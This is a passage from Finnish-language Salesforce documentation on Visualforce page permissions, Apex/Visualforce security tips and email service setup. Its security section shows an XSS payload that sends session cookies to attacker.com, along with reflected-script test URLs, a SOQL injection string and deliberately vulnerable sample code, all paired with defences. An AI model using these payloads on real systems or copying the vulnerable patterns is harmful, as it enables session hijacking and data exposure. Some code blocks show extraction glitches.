6. Napsauta **Tallenna**.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käyttöoikeusjoukot ovat käytettävissä: **Contact Manager Edition**-, **Professional Edition**-, **Group Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivujen käyttöoikeusasetusten muokkaaminen:

- Profiilien ja käyttöoikeusjoukkojen hallintaoikeus

Visualforce-sivujen suojausten määrittäminen profiileista

Määritä Visualforce-suojaus suoraan profiilista myöntääksesi profiilin käyttäjille määritetyn Visualforce-sivun käyttöoikeudet.

1. Kirjoita Määrittelyset-valikon *Pikahaku*-kenttään *Profiilit* ja valitse **Profiilit**.
2. Napsauta muokattavan profiilin nimeä.
3. Siirry Visualforce-sivun suojaus -sivulle tai asiaan liittyvään luetteloon ja napsauta **Muokkaa**.
4. Valitse Käytettävissä olevat Visualforce-sivut -luettelosta Visualforce-sivut, jotka haluat lisätä, ja napsauta **Lisää**. Voit myös valita Käyttöön otetut Visualforce-sivut -luettelosta Visualforce-sivuja, joita haluat poistaa, ja napsauttaa **Poista**.
5. Napsauta **Tallenna**.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivun suojausten määrittely:

- Profiilien ja käyttöoikeusjoukkojen hallintaoikeus

Suojausvihjeitä Apex- ja Visualforce-kehittämiseen

Tutustu uhkakuviin ja suojaudu niiltä, kun kehität mukautettuja sovelluksia.

Suojauksen ymmärtäminen

Apex- ja Visualforce-sivujen vahvan yhdistelmän avulla Force.com-kehittäjät voivat tarjota mukautettua toiminnallisuutta ja liiketoimintalogiikkaa Salesforceen tai luoda kokonaan uuden, erillisen tuotteen, joka toimii Force.com-käyttöympäristössä. Kuten kaikkien ohjelmointikielten kanssa, kehittäjien täytyy olla tietoisia mahdollisista turvallisuusriskeistä.

Salesforce on yhdistänyt useita suojauskeinoja Force.com-käyttöympäristöön. Tästä huolimatta huolimattomat sovelluskehittäjät voivat ohittaa sisäänrakennetut suojaukset ja altistaa sovelluksensa ja asiakkaansa turvallisuusriskeille. Monet koodausvirheet, joita ohjelmoija voi tehdä Force.com-käyttöympäristössä ovat samanlaisia kuin yleiset Web-sovellusten suojausta heikentävät virheet, kun taas jotkut ovat ominaisia Apex-koodille.

Jotta sovellus voidaan vahvistaa AppExchange:a varten, on tärkeää, että sovelluskehittäjät ymmärtävät tässä kuvatut suojausvirheet. Lisätietoja on Force.com Security Resources -sivulla Salesforce Developers -sivuston osoitteessa <https://developer.salesforce.com/page/Security>.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Group-, Professional-, Enterprise-, Performance-, Unlimited-, Developer-** ja **Database.com** -versioissa

Visualforce ei ole käytettävissä **Database.com**-versiossa.

Sivustojenvälinen komentosarjahyökkäys (XSS)

Sivustojenväliset komentosarjahyökkäykset (XSS) ovat joukko hyökkäyksiä, jossa vahingollinen HTML tai asiakkaan komentosarja tarjotaan Web-sovellukselle. Web-sovellus sisällyttää haitallisen komentosarjan vastauksessa Web-sovelluksen käyttäjälle. Käyttäjistä tulee tietämättään hyökkäyksen uhri. Hyökkääjä on käyttänyt Web-sovellusta hyökkäyksen rajapintana ja hyödyntänyt uhrin luottamusta web-sovellukseen. Suurin osa web-sovelluksista, jotka näyttävät dynaamisia Web-sivuja vahvistamatta tietoja kunnolla, ovat todennäköisesti haavoittuvia. Hyökkäykset web-sivuille ovat erittäin helppoja, mikäli yhden käyttäjän syöttämä tieto on tarkoitettu näytettäväksi toiselle käyttäjälle. Joitakin ilmiselviä mahdollisuuksia ovat ilmoitustaulu tai käyttäjän huomautus -tyyliset web-sivustot, uutiset tai sähköpostiarkistot.

Oletetaan esimerkiksi, että seuraava komentosarja sisältyy Force.com-sivuun, joka käyttää komentosarjakomponenttia on * tapaukselle tai jopa Visualforce-sivulle.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo = '{!$CurrentPage.parameters.userparam}';</script>
```

Tämä komentosarjalohko lisää käyttäjän antaman arvon `userparam` sivulle. Hyökkääjä voi sitten syöttää seuraavan arvon `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'+%2Bdocument.cookie;var%20foo='2
```

Tässä tapauksessa kaikki nykyisen sivun evästeet lähetetään osoitteeseen `www.attacker.com`, kuten kyselyn kyselymerkkisarja `cookie.cgi`-komentosarjalle. Tässä kohdassa hyökkääjällä on uhrin istunnon eväste, ja tämä voi ottaa yhteyden web-sovellukseen ikään kuin olisi uhri.

Hyökkääjä voi postittaa vahingollisen komentosarjan käyttämällä verkkosivustoa tai sähköpostia. Web-sovelluksen käyttäjät eivät ainoastaan näe hyökkääjän syöttämää tietoa, vaan heidän selaimensa voi suorittaa komentosarjaa luotetusta yhteydestä. Hyökkääjä voi näin hyökätä monella eri tavalla uhria vastaan. Nämä vaihtelevat yksinkertaisista toiminnoista, kuten ikkunoiden avaaminen ja sulkeminen, haitallisimpiin hyökkäyksiin, kuten tietojen tai istunnon evästeiden varastaminen, joiden avulla hyökkääjällä on uhrin istuntoon täysi käyttöoikeus.

Lisätietoja hyökkäämisestä on seuraavissa kohdissa:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Force.com-käyttöympäristössä on useita XSS-vastaisia suojaustoimintoja käytössä. Salesforce on esimerkiksi ottanut käyttöön suodattimet, jotka suodattavat haitalliset merkit suurimmasta osasta tulostustapoja. XSS-virheiden uhkia on lievennetty huomattavasti kehittäjille, jotka käyttävät vakioluokkia tai tulostustapoja. Luova kehittäjä voi tästä huolimatta löytää tapoja, joilla tarkoituksellisesti tai vahingollisesti ohittaa oletusohjaimet. Seuraavassa osioissa kuvataan, missä suojaukset ovat olemassa ja missä ne eivät ole.

Olemassa oleva suojaus

Kaikilla Visualforce-vakiokomponenteilla, jotka alkavat tunnisteella `<apex>`, on XSS-vastainen suodatin käytössä. Seuraava koodi on esimerkiksi normaalisti haavoittuvainen XSS-hyökkäykselle, koska se vie käyttäjän syöttämää tietoa ja tuo sen välittömästi takaisin käyttäjälle, mutta tunniste `<apex:outputText>` on XSS-suojattu. Kaikki HTML-tunnisteissa olevat merkit muunnetaan literaaliin muotoon. `<` merkki esimerkiksi muunnetaan muotoon `<`, niin että literaali `<` näkyy käyttäjän kuvaruudulla.

```
<apex:outputText>
  {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Lopetusmerkkien ottaminen pois käytöstä Visualforce-tunnisteissa

Melkein kaikki Visualforce-tunnisteet ohittavat oletusarvoisesti XSS-haavoittuvaliset merkit. On mahdollista ottaa tämä toiminto pois käytöstä määrittämällä vaihtoehtoinen määrite `escape="false"`. Esimerkiksi seuraava esitystapa on haavoittuvainen XSS-hyökkäyksille:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Niiden kohteiden ohjelmointi, jotka eivät ole XSS-suojattu

Seuraavilla kohteilla ei ole sisäänrakennettua XSS-suojausta ja näiden tunnisteiden ja objektien käyttämisessä tulee noudattaa erityistä huolellisuutta. Tämä siksi, että näiden kohteiden tarkoitus on antaa kehittäjälle mahdollisuus mukauttaa sivua lisäämällä komentosarjoja. Ei ole järkevää sisällyttää XSS-vastaisia suodattimia komentoihin, jotka on tarkoituksellisesti lisätty sivulle.

Mukautettu JavaScript

Jos kirjoitat omaa JavaScriptiä, Force.com-käyttöympäristöllä ei ole tapaa suojata sinua. Seuraava koodi on esimerkiksi haavoittuvainen XSS:lle, jos sitä käytetään JavaScriptissä:

```
<script>
  var foo = location.search;
  document.write(foo);
</script>
```

`<apex:includeScript>`

Visualforce-komponentin `<apex:includeScript>` avulla voit sisällyttää mukautetun komentosarjan sivulle. Näissä tapauksissa on huolellisesti varmistettava siitä, että sisältö on turvallista eikä sisällä käyttäjän antamaa tietoa. Seuraava koodikatkelma on esimerkiksi erittäin haavoittuvainen, koska se sisältää käyttäjän syöttämää tietoa komentosarjan tekstinä. Tunnisteen tarjoama tieto on URL, joka sisällytetään JavaScriptiin. Jos hyökkääjä pystyy syöttämään satunnaista tietoa tähän parametriin (kuten alla olevassa esimerkissä), tämä voi mahdollisesti ohjata uhrin suorittamaan minkä tahansa JavaScript-tiedoston miltä tahansa web-sivustolta.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Kaavatunnisteet

Yleinen syntaksi näille tunnisteille on: `{ ! FUNCTION ( ) }` tai `{ ! $OBJECT . ATTRIBUTE }`. Jos kehittäjä esimerkiksi haluaisi sisällyttää käyttäjän istunnon tunnuksen linkkiin, tämä voisi luoda linkin käyttämällä seuraavaa syntaksia:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Tämä hahmontaa samanlaisen syöttötiedon kuin seuraava:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D300000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SLYioFRzPM18huTGN3jC001FTkbuQRwPc9QQJEMRm4h2UYXRmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D300000000Jsbi">Go to portal</a>
```

Kaavalausekkeet voivat olla funktiokutsuja tai sisältää tietoja käyttöympäristön objekteista, käyttäjäympäristöstä, järjestelmäympäristöstä ja pyydetyistä ympäristöstä. Näiden lausekkeiden tärkeä ominaisuus on, että tietoja ei ohiteta hahmontamisen aikana. Koska lausekkeet hahmonnetaan palvelimelle, ei ole mahdollista ohittaa hahmonnettuja tietoja asiakasovelluksessa, joka käyttää JavaScriptiä tai muuta asiakaspuolen teknologiaa. Tästä voi aiheutua mahdollisesti vaarallisia tilanteita, jos kaavalauseke viittaa järjestelmän ulkopuoliseen tietoon (joka on mahdollisesti uhkaavaa tai muokattavaa tietoa) ja lauseketta ei ole paketoitu funktioon tulostuksen ohittamiseksi hahmontamisen aikana. Yleinen tietoturvaheikkous aiheutuu, kun käytetään `{ ! $Request . * }`-lauseketta pyyntöparametreissa.

```
<html>
  <head>
    <title>{ ! $Request . title }</title>
  </head>
  <body>Hello world!</body>
</html>
```

Valitettavasti ilman ohjausmerkkiä oleva tunniste `{ ! $Request . title }` altistaa myös sivustojenväliselle komentosarjahyökkäykselle. Esimerkiksi pyyntö

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

antaa tuloksen:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

Vakiomenetelmä palvelinpuolen ohjauksille on käyttää kaavatunnistetta `SUBSTITUTE ( )`. Koska esimerkissä on lauseke `{ ! $Request . * }`, yllä mainittu hyökkäys voitaisiin estää käyttämällä seuraavia sisäkkäisiä `SUBSTITUTE ( )`-kyselyjä.

```
<html>
  <head>
    <title>{ ! SUBSTITUTE (SUBSTITUTE ($Request . title, "<", "<"), ">", ">") }</title>
  </head>
  <body>Hello world!</body>
</html>
```

Tunnisteen paikasta ja tietojen käytöstä riippuen, sekä ohjausmerkin vaativat merkit että ohjausmerkin sisältämät vastineet saattavat vaihdella. Esimerkiksi lauseke:

```
<script>var ret = "{ ! $Request . returnUrl }";script>var ret = "{ ! $Request . returnUrl }";</script>
```

vaatii, että kaksoislainausmerkit korvataan URL-koodatulla vastineella %22 HTML-lopetusmerkkien sijaan, koska sitä todennäköisesti käytetään linkissä. Muuten pyyntö

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

antaa tuloksen

```
<script>var ret = "foo";alert('xss');//";</script>
```

Lisäksi muuttuja `ret` saattaa tarvita ylimääräisen asiakaspuolen ohjausmerkin sivulla myöhemmin, jos sitä käytetään tavalla, joka voi aiheuttaa, että siihen sisältyvät ohjausmerkit tulkitaan.

Kaavatunnisteita voidaan käyttää myös sisällyttämään käyttöympäristöön objektin tietoa. Vaikka tiedot otetaan suoraan käyttäjän organisaatiosta, ne täytyy silti ohittaa ennen käyttöä, jotta estetään käyttäjiä hyväksymästä koodia muiden käyttäjien kontekstissa (mahdollisesti niiden, joilla on korkeammat käyttöoikeustasot). Vaikka tällaiset hyökkäykset tulevat saman organisaation käyttäjiltä, ne aliarvioivat organisaation käyttäjien rooleja ja heikentävät tarkastustietueiden eheyttä. Lisäksi monet organisaatiot sisältävät tietoja, jotka on tuotu ulkoisista lähteistä eikä niitä olet suodatettu haitallisen sisällön varalta.

Cross-Site Request Forgery -haavoittuvuus (CSRF)

Cross-Site Request Forgery -haavoittuvuuden (CSRF) viat eivät niinkään ole ohjelmointivirheitä vaan puolustuksen puutetta. Helpointa CSRF-haavoittuvuuden kuvaaminen on yksinkertaisen esimerkin avulla. Hyökkääjällä on web-sivusto osoitteessa `www.attacker.com`. Tämä voi olla mikä tahansa Web-sivu, mukaan lukien sellainen, joka tarjoaa arvokasta palvelua tai tietoa, joka ohjaa liikennettä kyseiselle sivustolle. Jossakin hyökkääjän sivulla on HTML-tunniste, joka näyttää tältä:

```

```

Toisin sanoen, hyökkääjän sivu sisältää URL:n, joka suorittaa toimintoa web-sivustollasi. Jos käyttäjä on yhä kirjautuneena Web-sivulle, kun hän vierailee hyökkääjän web-sivulla, URL noudetaan ja toiminnot suoritetaan. Kyseinen hyökkääjä onnistuu, koska käyttäjä on yhä todennettuna web-sivullesi. Tämä on hyvin yksinkertainen esimerkki. Hyökkääjä voi olla luovempi ja käyttää komentosarjoja, jotka luovat takaisinkutsupyyntöjä tai jopa suorittavat CSRF-hyökkäyksiä AJAX-menetelmiä vastaan.

Lisätietoja ja perinteisiä puolustusmenetelmiä on seuraavissa artikkeleissa:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Salesforce on ottanut käyttöön Force.com-alustassa CSRF-vastaisen tunnuksen tämän hyökkäyksen estämiseksi. Jokainen sivu sisältää satunnaisen merkkijonosarjan piilotetun kentän muodossa. Sovellus tarkastaa kyseisen merkkijonosarjan seuraavan sivulatauksen yhteydessä eikä käynnistä kommentia, ellei arvo täsmää odotetun arvon kanssa. Tämä ominaisuus suojaa silloin, kun käytetään kaikkia vakio-ohjaimia ja menetelmiä.

Tässä kehittäjä voi jälleen ohittaa sisäänrakennetut puolustusmenetelmät huomaamatta riskiä. Oletetaan esimerkiksi, että sinulla on mukautettu ohjain, jossa käytät objektitunnusta syöttöparametrina, ja käytät sitten kyseistä syöttöparametria SOQL-kutsussa. Tarkastele seuraavaa koodikatkelmaa:

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
```

```
        return ;  
    }  
}
```

Tässä tapauksessa kehittäjä on tietämättään ohittanut CSRF-vastaiset ohjaimet kehittämällä oman toimintomenetelmän. Tunnusparametri `id` luetaan ja sitä käytetään koodissa. CSRF-vastaista tunnusta ei koskaan lueta tai todenneta. Hyökkääjän web-sivu on voinut lähettää käyttäjän tälle sivulle käyttämällä CSRF-hyökkäystä ja voinut antaa minkä tahansa haluamansa arvon parametrille `id`.

Tällaisia tilanteita varten ei ole olemassa sisäänrakennettuja puolustusmenetelmiä, ja kehittäjien tulisi olla varovaisia kirjoitussivujen suhteen, jotka toimivat käyttäjän antamien parametrien pohjalta, kuten muuttuja `id` edellisessä esimerkissä. Mahdollinen ratkaisu kiertää ongelma on lisätä rajapinnan vahvistussivu ennen toiminnon suorittamista ja varmistaa, että käyttäjän tarkoitus oli kutsua sivua. Muita ehdotuksia ovat toimettoman istuntoajan aikakatkaisun lyhentäminen organisaatiolle sekä käyttäjien kehottaminen kirjautumaan ulos aktiivisesta istunnosta ja välttämään selaimen käyttöä toisilla sivustoilla vierailemiseen silloin, kun ovat todennettuina.

SOQL-injektio

Muissa ohjelmointikieleissä aiempi virhe tunnetaan SQL-injektiona. Apex ei käytä SQL:ää, vaan sen omaa tietokannan kyselykieltä. SOQL on yksinkertaisempi ja sen toiminnollisuus on rajoitetumpi kuin SQL:n. Siksi riskit ovat paljon alhaimmat SOQL-injektiolle kuin SQL-injektiolle, mutta hyökkäykset ovat lähes samanlaisia molemmille. Eli yhteenvetona: SQL/SOQL-injektiossa käyttäjän antamia arvoja käytetään dynaamisessa SOQL-kyselyssä. Jos syöttötietoa ei vahvisteta, se saattaa sisältää SOQL-komentoja, jotka muokkaavat SOQL-lausetta tehokkaasti ja hämäävät sovellusta suorittamaan epätoivottuja komentoja.

Lisätietoja SQL-injektiohyökkäyksistä on kohdassa:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

SOQL-injektiohaavoittuvaisuus Apex-toiminnossa

Alla on yksinkertainen esimerkki Apex- ja Visualforce-koodista, joka on haavoittuvainen SOQL-injektiolle.

```
<apex:page controller="SOQLController" >  
    <apex:form>  
        <apex:outputText value="Enter Name" />  
        <apex:inputText value="{!name}" />  
        <apex:commandButton value="Query" action="{!query}" />  
    </apex:form>  
</apex:page>  
  
public class SOQLController {  
    public String name {  
        get { return name;}  
        set { name = value;}  
    }  
    public PageReference query() {  
        String qryString = 'SELECT Id FROM Contact WHERE ' +  
            '(IsDeleted = false and Name like \'' + name + '%\')';  
        queryResult = Database.query(qryString);  
        return null;  
    }  
}
```

Tämä on yksinkertainen esimerkki, mutta kuvaa logiikan. Koodin tarkoitus on hakea yhteyshenkilöitä, joita ei ole poistettu. Käyttäjä antaa yhden syöttöarvon nimeltä `name`. Arvo voi olla mitä tahansa, jonka käyttäjä antaa eikä sitä koskaan vahvisteta. SOQL-kysely rakennetaan dynaamisesti ja käynnistetään sitten menetelmällä `Database.query`. Jos käyttäjä antaa käypän arvon, lause käynnistyy odotetulla tavalla:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Jos käyttäjä kuitenkin antaa odottamattoman syöttöarvon, kuten:

```
// User supplied value for name: test%') OR (Name LIKE '
```

Tässä tapauksessa kyselyn komentosarjaksi tulee:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Nyt tuloksena näkyvät kaikki yhteyshenkilöt, ei vain poistamattomat. SOQL-injektiovirhettä voidaan käyttää muokkaamaan minkä tahansa haavoittuvaisen kyselyn logiikkaa.

SOQL-injektion puolustusmenetelmät

Jotta SOQL-injektiohyökkäykset voidaan estää, välttää dynaamisten SOQL-kyselyjen käyttöä. Käytä sen sijaan staattisia kyselyitä ja sidottuja muuttujia. Haavoittuvainen esimerkki yllä voitaisiin kirjoittaa uudelleen käyttämällä staattista SOQL:ää seuraavalla tavalla:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
            (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

Jos sinun täytyy käyttää dynaamista SOQL:ää, käytä menetelmää `escapeSingleQuotes` siivoamaan käyttäjän antamaa syöttötieto. Tämä menetelmä lisää lopetusmerkin (`\`) kaikkiin yksittäisiin lainausmerkkeihin komentosarjassa, joka tulee käyttäjältä. Tällä menetelmällä varmistetaan, että yksittäisiä lainausmerkkejä kohdellaan komentojonot sulkevin merkkeinä tietokantakomentojen sijaan.

Tietojen käyttöoikeuden hallinta

Force.com-käyttöympäristö käyttää laajoja tiedonjakosääntöjä. Kullakin objektilla on käyttöoikeudet ja niillä voi olla jakoasetuksia, joilla käyttäjät voivat lukea, luoda, muokata tai poistaa. Nämä asetukset pakotetaan, kun käytetään kaikkia vakio-ohjaimia.

Kun käytetään Apex-luokkaa, sisäänrakennettuja käyttöoikeuksia ja kenttätason suojauksia ei noudateta suorituksen aikana. Oletustoiminnon mukaisesti Apex-luokka voi lukea ja päivittää kaikkia tietoja organisaatiossa. Koska näitä sääntöjä ei pakoteta, Apex-koodia käyttävien kehittäjien täytyy huolehtia siitä, että he eivät tahattomasti paljasta arkaluontoista tietoa, joka normaalisti olisi piilotettu käyttäjiltä käyttöoikeusrajoituksilla, kenttätason suojauksella tai organisaation laajuisilla oletuksilla. Tämä pitää erityisen hyvin paikkaansa Visualforce-sivuilla. Tarkastele esimerkiksi seuraavaa Apex-pseudokoodia:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
```

```
}
}
```

Tässä tapauksessa etsitään kaikkia yhteyshenkilötietueita, vaikka tällä hetkellä sisäänkirjautuneena olevalla käyttäjällä ei normaalisti olisi oikeuksia tarkastella kaikkia tietueita. Ratkaisu on käyttää seuraavia avainsanoja `with sharing`, kun luokkaa jaetaan:

```
public with sharing class customController {
    . . .
}
```

Avainsana `with sharing` ohjaa käyttöympäristöä käyttämään jako-oikeuden käyttöoikeuksia tällä hetkellä sisäänkirjautuneelle käyttäjälle sen sijaan, että antaisi täyden käyttöoikeuden kaikkiin tietueisiin.

Sähköpostipalvelut

Mitä ovat sähköpostipalvelut?

Sähköpostipalvelut ovat automaattisia prosesseja, jotka käyttävät Apex-luokkia saapuvien sähköpostiviestien sisällön, otsikoiden ja liitetiedostojen käsittelyyn. Voit esimerkiksi luoda sähköpostipalvelun, joka luo automaattisesti yhteyshenkilötietueita sähköpostiviestien yhteyshenkilötietojen perusteella.

Jokaiseen sähköpostipalveluun voi kohdistaa vähintään yhden Salesforce luoman sähköpostiosoitteen, johon käyttäjät voivat lähettää sähköpostia käsiteltäväksi. Jos haluat, että useat käyttäjät voivat käyttää samaa sähköpostipalvelua, voit

- kohdistaa sähköpostipalveluun useita Salesforce luomia sähköpostiosoitteita ja jakaa osoitteet käyttäjille.
- kohdistaa sähköpostipalveluun yhden Salesforce luoman sähköpostiosoitteen ja kirjoittaa Apex-luokan, joka suoritetaan sähköpostipalvelua käyttävän käyttäjän mukaan. Voit esimerkiksi kirjoittaa Apex-luokan, joka tunnistaa käyttäjän hänen sähköpostiosoitteensa perusteella ja luo tietueita käyttäjän puolesta.

Käytä sähköpostipalveluita kirjoittamalla Määritykset-valikon **Pikahaku**-kenttään *Sähköpostipalvelut* ja valitsemalla **Sähköpostipalvelut**.

- Määritä uusi sähköpostipalvelu valitsemalla **Uusi sähköpostipalvelu**.
- Valitsemalla olemassa olevan sähköpostipalvelun voit tarkastella sen määrittämiä, ottaa sen käyttöön tai poistaa sen käytöstä sekä tarkastella ja määrittää sen sähköpostiosoitteita.
- Kun haluat muuttaa sähköpostipalvelua, valitse **Muokkaa**.
- Voit poistaa sähköpostipalvelun valitsemalla **Poista**.



Note: Sinun täytyy poistaa kaikki asiaankuuluvat sähköpostipalveluosoitteet ennen kuin voit poistaa sähköpostipalvelun.

Ota huomioon seuraavat sähköpostipalveluiden määrittämistä koskevat asiat:

- Sähköpostipalvelu käsittelee vain sähköpostiviestit, jotka saapuvat sen osoitteisiin.
- Salesforce rajoittaa kaikkien sähköpostipalveluiden, mukaan lukien Sähköpostista tapaukseksi tarvittaessa -toiminnon, päivittäin käsittelemien viestien määrää. Enimmäismäärän ylittävät viestit palautetaan, hylätään tai asetetaan seuraavan päivän käsittelyjonoon sen mukaan, minkä asetukset valitset kunkin sähköpostipalvelun [vastausasetuksissa](#). Salesforce laskee rajoituksen kertomalla käyttäjälisenssien määrän

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Sähköpostipalveluiden käyttö asennetuissa AppExchange-paketeissa on käytettävissä myös: **Group Edition**- ja **Professional Edition** -versioissa.

KÄYTTÄJOIKEUDET

Apex-sähköpostipalveluiden ja sähköpostipalveluosoitteiden määrittäminen:

- Kaikkien tietojen muokkaus oikeus

Apex-luokkien luominen:

- Apex-laadintaoikeus

1 000:lla, lopputuloksena enintään 1 000 000. Esimerkiksi, jos sinulla on 10 lisenssiä, organisaatiosi voi käsitellä korkeintaan 10 000 sähköpostia päivässä.

- Sandboxissa luotuja sähköpostipalveluosoitteita ei voi kopioida tuotanto-organisaatioon.
- Voit määrittää sähköpostipalvelut siten, että Salesforce [lähettää virhesähköpostit tiettyyn osoitteeseen](#) lähettäjän sähköpostiosoitteen sijaan.
- Sähköpostipalvelut hylkäävät sähköpostiviestit ja ilmoittavat lähettäjälle, jos sähköposti (tekstiosa, HTML-osa ja liitteet yhdessä) ylittää noin 10 Mt (vaihtelee kielen ja merkistökoodauksen mukaisesti).

KATSO MYÖS:

[Sähköpostipalveluosoitteiden määrittäminen](#)

[Sähköpostipalveluiden määrittäminen](#)

[InboundEmail-objektin käyttäminen](#)

Sähköpostipalveluosoitteiden määrittäminen

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Sähköpostipalvelut* ja valitse **Sähköpostipalvelut**.
2. Valitse sähköpostipalvelu, jonka osoitteen haluat määrittää.
3. Voit luoda uuden osoitteen valitsemalla **Uusi sähköpostiosoite** tai muokata olemassa olevan sähköpostipalveluosoitteen määrittämiä valitsemalla **Muokkaa**. Poistaaksesi sähköpostipalveluosoitteen, valitse **Näytä** ja **Poista**.
4. Kirjoita *Sähköpostiosoite*-kenttään sähköpostipalveluosoitteen paikallinen osa. Salesforce luo jokaiselle sähköpostipalveluosoitteelle oman toimialueosan, jotta jokainen sähköpostipalveluosoite olisi yksilöllinen. Luotu toimialueosa näkyy *Sähköpostiosoite*-kentän oikealla puolella.



Vihje: Salesforce-sähköpostiosoitteen paikallisessa osoitteessa voi käyttää kaikkia aakkosnumeerisia merkkejä sekä seuraavia erikoismerkkejä: !#\$%&'*/=?^_+~{}~. Salesforce-sähköpostiosoitteen toimialueosassa voi olla vain aakkosnumeerisia merkkejä sekä yhdysviiva (-). Myös pistettä (.) voit käyttää sekä paikallisessa että toimialueosassa, kunhan se ei ole ensimmäinen tai viimeinen merkki.

Salesforce-sähköpostiosoitteet eivät ole merkkikokoriippuvaisia.

5. Valitse **Aktiivinen**-valintaruutu, jos haluat sähköpostipalveluosoitteen aktivoituvan, kun valitset **Tallenna**.
 6. Valitse **Kontekstikäyttäjä**. Sähköpostipalvelu saa kontekstikäyttäjän oikeudet, kun se käsittelee tämän osoitteen vastaanottamia viestejä. Esimerkki: jos sähköpostipalvelu on määritetty muokkaamaan yhteyshenkilötietoja, kun se vastaanottaa päivitettyjä yhteyshenkilötietoja, sähköpostipalvelu muokkaa tietuetta vain, jos kontekstikäyttäjällä on tietueen muokkausoikeus.
- ! Tärkeää:** Valitse kontekstikäyttäjä, jolla on oikeudet suorittaa Apex-luokka, jota sähköpostipalvelu on määritetty käyttämään.
7. Vaihtoehtoisesti voit määrittää sähköpostipalveluosoitteen hyväksymään viestejä vain tietyiltä lähettäjiltä lisäämällä heidän sähköpostiosoitteensa ja toimialueensa **Hyväksy sähköposti kohteesta** -tekstikenttään. Erota tiedot pilkulla. Esimerkki: george@mycompany.com, yahoo.com, gmail.com. Jos **Hyväksy sähköposti kohteesta** -tekstikentässä on arvo ja sähköpostipalvelu saa viestin sähköpostiosoitteesta tai toimialueelta, joka

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Sähköpostipalveluiden käyttö asennetuissa AppExchange-paketeissa on käytettävissä myös: **Group Edition**- ja **Professional Edition** -versioissa.

KÄYTTÄJOIKEUDET

Apex-sähköpostipalveluiden ja sähköpostipalveluosoitteiden määrittäminen:

- Kaikkien tietojen muokkausoikeus

Apex-luokkien luominen:

- Apex-laadintaoikeus

ei ole luettelossa, sähköpostipalvelu suorittaa toiminnon, joka on määritetty **Kielletty lähettäjä -toiminto** -vastausasetuksessa.

Jätä kenttä tyhjäksi, jos haluat, että sähköpostipalvelu ottaa vastaan viestejä kaikista sähköpostiosoitteista.

 **Note:** Jos sekä sähköpostipalvelu että sähköpostipalveluosoite on määritetty hyväksymään viestejä vain tietyiltä lähettäjiltä, sähköpostipalvelu käsittelee vain sekä sähköpostipalvelun että sähköpostipalveluosoitteen **Hyväksy sähköposti kohteesta** -tekstikentissä olevien lähettäjien viestit.

8. Voit tallentaa muutokset valitsemalla **Tallenna** tai määrittää sähköpostipalvelulle toisen saapuvan sähköpostin osoitteen valitsemalla **Tallenna ja uusi**.

KATSO MYÖS:

[Sähköpostipalveluiden määrittäminen](#)

[Mitä ovat sähköpostipalvelut?](#)

Sähköpostipalveluiden määrittäminen

Sähköpostipalvelun määrittäminen:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Sähköpostipalvelut* ja valitse **Sähköpostipalvelut**.
2. Valitse **Uusi sähköpostipalvelu** tai muokkaa aiemmin määritettyä sähköpostipalvelua valitsemalla **Muokkaa**.
3. Määritä sähköpostipalvelun nimi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

